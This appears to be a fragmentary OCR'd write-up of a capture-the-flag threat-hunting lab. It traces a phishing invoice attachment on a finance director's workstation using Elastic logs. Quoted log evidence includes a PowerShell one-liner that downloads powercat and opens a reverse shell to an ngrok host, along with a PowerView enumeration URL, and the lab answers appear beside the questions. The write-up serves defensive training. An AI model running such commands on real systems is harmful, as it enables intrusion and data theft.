
So this is our Given scenario for



On **Friday, September 15, 2023**, Michael Ascot, a Senior Finance Director from SwiftSpend, was checking his emails in **Outlook** and came across an email appearing to be from Abotech Waste Management regarding a monthly invoice for their services. Michael actioned this email and downloaded the attachment to his workstation without thinking.

Start Machine

Abotech Waste Management

Invoice Details

Dear Michael Ascot,

We are writing to inform you that an invoice for services rendered is now available for your review and payment.

Invoice Details:

Invoice Number: INV2023-227
Invoice Date: 9/29/2023
Amount Due: $4,203.02

Please find the attached monthly invoice for your prompt attention.


If you have any questions or concerns regarding this invoice, please do not hesitate to contact our finance department at abennett@abotechwaste.com.


Thank you for your prompt attention to this matter.

Sincerely,
Abotech Waste Management


© 2023 Abotech Waste Management. All rights reserved.


The following week, Michael received another email from his contact at Abotech claiming they were recently hacked and to carefully review any attachments sent by their employees. However, the damage already been done. Use the attached Elastic instance to hunt for malicious activity on Michael's workstation and within the SwiftSpend domain!







we will simply make a query to search for downloaded zip files









after clicking on the “view surrounding documents”
we can see a powershell connection being established

What was the name of the command-line process that spawned from the extracted file attachment?

powershell.exe

✓ Correct Answer




```
},
"message": "Network connection detected:\nRuleName:
  -\nUtcTime: 2023-09-15 18:41:04.381\nProcessGuid:
  {ade3bb3f-a548-6504-a569-000000001201}\nProcessId:
  3880\nImage:
  C:\\Windows\\System32\\WindowsPowerShell\\v1.
  0\\powershell.exe\nUser: SSF\\michael.
  ascot\nProtocol: tcp\nInitiated: true\nSourceIsIpv6:
  false\nSourceIp: 172.16.1.150\nSourceHostname:
  WKSTN-01.swiftspendfinancial.thm\nSourcePort:
  61335\nSourcePortName: -\nDestinationIsIpv6:
  false\nDestinationIp: 3.22.53.
  161\nDestinationHostname: ec2-3-22-53-161.us-east-2.
  compute.amazonaws.com\nDestinationPort:
  19282\nDestinationPortName: -",
"network": {
  "community_id": "1:WieoWmrJuX4Nelu286IbgLbogFQ=",
  "transport": "tcp",
```


What port did the workstation connect to the attacker on?

19282

✓ Correct Answer

What URL did the attacker use to download a tool to establish a reverse shell connection?

Load 10 newer documents

Columns 4


@timestamp	process.command_line	process.executable	process.parent.args
Sep 15, 2023 @ 18:41:04.305	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	-
Sep 15, 2023 @ 18:41:03.831	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	-
Sep 15, 2023 @ 18:41:03.820	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	-
Sep 15, 2023 @ 18:41:02.189	-	-	-

these are the nearby process occurring after the downloading of the malicious zip file

the alert generated by this powershell command is


```
"message": "Dns query:\nRuleName: -\nUtcTime:
  2023-09-15 18:41:03.820\nProcessGuid:
  {ade3bb3f-a548-6504-a569-000000001201}\nProcessId:
  3880\nQueryName: raw.githubusercontent.
  com\nQueryStatus: 0\nQueryResults: ::ffff:185.199.111.
  133;::ffff:185.199.110.133;::ffff:185.199.109.133;
  ::ffff:185.199.108.133;\nImage:
  C:\\Windows\\System32\\WindowsPowerShell\\v1.
  0\\powershell.exe\nUser: SSF\\michael.ascot",
"network": {
```


as the message alerted that there is an outbound connection occurring , I extracted the pid of the process and tracked it down to find the url



Document

Actions: View single document View surrounding documents

Table | JSON

Copy to clipboard


```
      0\\powershell.exe",
    "-c",
    "IEX(New-Object System.Net.WebClient).DownloadString
      ('https://raw.githubusercontent.com/besimorhino/
      powercat/master/powercat.ps1'); powercat -c 2.tcp.
      ngrok.io -p 19282 -e powershell"
  ],
  "parent": {
    "args": [
      "C:\\Windows\\Explorer.EXE"
```

https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1

✓ Correct Answer

What was the first native Windows binary the attacker ran for system enumeration after obtaining remote access?

make a query for common system enumeration commands



What was the first native Windows binary the attacker ran for system enumeration after obtaining remote access?

systeminfo.exe


✓ Correct Answer

What is the URL of the script that the attacker downloads to enumerate the domain?


_____://___._____.___/_____/_____/_____/_____/

Check

to find all the downloads ps1 files , I will use kibana lens `



one file in particular stands out therefore I used the query containing commands for downloading and name of the file






What is the URL of the script that the attacker downloads to enumerate the domain?


https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/po


✓ Correct Answer


What was the name of the file share that the attacker mapped to Michael's workstation?



using a query to find domain enumeration and upon discovering the process command line the









after some fine tuning of the query to find the financial records being copied

